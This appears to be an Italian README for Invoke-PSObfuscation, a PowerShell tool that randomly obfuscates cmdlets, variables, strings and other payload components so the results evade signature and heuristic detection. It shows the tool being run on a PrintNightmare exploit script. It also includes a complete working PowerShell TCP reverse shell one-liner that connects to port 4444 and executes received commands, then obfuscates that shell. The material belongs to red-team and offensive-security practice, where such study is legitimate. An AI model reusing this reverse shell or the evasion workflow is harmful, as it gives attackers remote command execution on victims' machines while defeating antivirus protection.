 gh0x0st/invoke-psobfuscation
Un approccio approfondito per offuscare i singoli componenti di un payload PowerShell, sia che tu sia su Windows che su Kali Linux.

Le tecniche di offuscamento tradizionali tendono ad aggiungere livelli per incapsulare il codice esistente, come base64 o compressione. Questi payload continuano ad avere un variabile grado di successo, ma sono diventati banali da estrarre per ottenere il payload previsto e alcuni launcher vengono spesso rilevati, il che introduce essenzialmente punti di strozzatura.
L'approccio introdotto da questo strumento è una metodologia che consente di targeting e offuscare i singoli componenti di uno script con variazioni randomizzate, mantenendo la stessa logica prevista, senza incapsulare l'intero payload in un singolo livello. A causa della complessità della logica di offuscamento, i payload risultanti saranno molto difficili da firmare e sfuggiranno ai motori euristici che non sono programmati per emulare la logica ereditata.
Sebbene questo script possa offuscare con successo la maggior parte dei payload da solo, questo progetto servirà anche come framework di base che userò per produrre future funzioni che utilizzeranno questo framework per fornire payload offuscati dedicati, come uno che produce solo reverse shell.
Ho scritto un articolo per Offensive Security come precursore delle tecniche introdotte da questo strumento. Prima di addentrarti ulteriormente, considera di dargli una lettura prima: https://www.offensive-security.com/offsec/powershell-obfuscation/
Come parte del mio lavoro in corso sull'offuscamento di PowerShell, sto costruendo script che producono payload dedicati che utilizzano questo framework. Questi mi hanno fatto risparmiare tempo e spero ti siano utili. Puoi trovarli nelle loro cartelle alla radice di questo repository.
Come molti altri linguaggi di programmazione, PowerShell può essere suddiviso in molti componenti diversi che compongono la logica eseguibile. Questo ci permette di sconfiggere le rilevazioni basate su firme con relativa facilità, cambiando il modo in cui rappresentiamo i singoli componenti all'interno di un payload in una forma oscura o incomprensibile.
Tieni presente che targeting di ogni componente in payload complessi è molto intrusivo. Questo strumento è costruito in modo da poter targeting i componenti che vuoi offuscare in modo controllato. Ho scoperto che molte firme possono essere sconfitte semplicemente targeting cmdlet, variabili e commenti. Quando lo usi contro payload complessi, come Print Nightmare, tieni presente che anche i parametri/variabili delle funzioni personalizzate verranno modificati. Assicurati sempre di testare adeguatamente i payload risultanti e di essere consapevole di eventuali parametri nominati modificati.
Tipi di componenti come pipe e variabili di pipeline sono introdotti qui per rendere il tuo payload più oscuro e difficile da decodificare.
Tipi Supportati
Ogni componente ha il proprio generatore dedicato che contiene un elenco di possibili valori statici o generati dinamicamente che vengono selezionati casualmente durante ogni esecuzione. Se ci sono più istanze di un componente, verranno iterate singolarmente con un generatore. Questo aggiunge un grado di casualità ogni volta che esegui questo strumento contro un dato payload, quindi ogni iterazione sarà diversa. L'unica eccezione sono i nomi delle variabili.
Se un algoritmo relativo a un componente specifico inizia a far sì che un payload venga segnalato, il design attuale ci permette di modificare facilmente la logica per quel generatore senza compromettere l'intero script.
$Picker = 1..6 | Get-Random
Switch ($Picker) {
    1 { $NewValue = 'Stay' }
    2 { $NewValue = 'Off' }
    3 { $NewValue = 'Ronins' }
    4 { $NewValue = 'Lawn' }
    5 { $NewValue = 'And' }
    6 { $NewValue = 'Rocks' }
}
Questo framework e i payload risultanti sono stati testati sui seguenti sistemi operativi e versioni di PowerShell. Le reverse shell risultanti non funzioneranno su PowerShell v2.0
| Versione PS | SO Testato | Invoke-PSObfuscation.ps1 | Reverse Shell |
|---|---|---|---|
| 7.1.3 | Kali 2021.2 | Supportato | Supportato |
| 5.1.19041.1023 | Windows 10 10.0.19042 | Supportato | Supportato |
| 5.1.21996.1 | Windows 11 10.0.21996 | Supportato | Supportato |
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path .\CVE-2021-34527.ps1 -Cmdlets -Comments -NamespaceClasses -Variables -OutFile o-printnightmare.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating namespace classes
[*] Obfuscating cmdlets
[*] Obfuscating variables
[-] -DriverName is now -QhYm48JbCsqF
[-] -NewUser is now -ybrcKe
[-] -NewPassword is now -ZCA9QHerOCrEX84gMgNwnAth
[-] -DLL is now -dNr
[-] -ModuleName is now -jd
[-] -Module is now -tu3EI0q1XsGrniAUzx9WkV2o
[-] -Type is now -fjTOTLDCGufqEu
[-] -FullName is now -0vEKnCqm
[-] -EnumElements is now -B9aFqfvDbjtOXPxrR
[-] -Bitfield is now -bFUCG7LB9gq50p4e
[-] -StructFields is now -xKryDRQnLdjTC8
[-] -PackingSize is now -0CB3X
[-] -ExplicitLayout is now -YegeaeLpPnB
[*] Removing comments
[*] Writing payload to o-printnightmare.ps1
[*] Done

PS /home/tristram>

$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path ./revshell.ps1 -Integers -Cmdlets -Strings -ShowChanges

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st
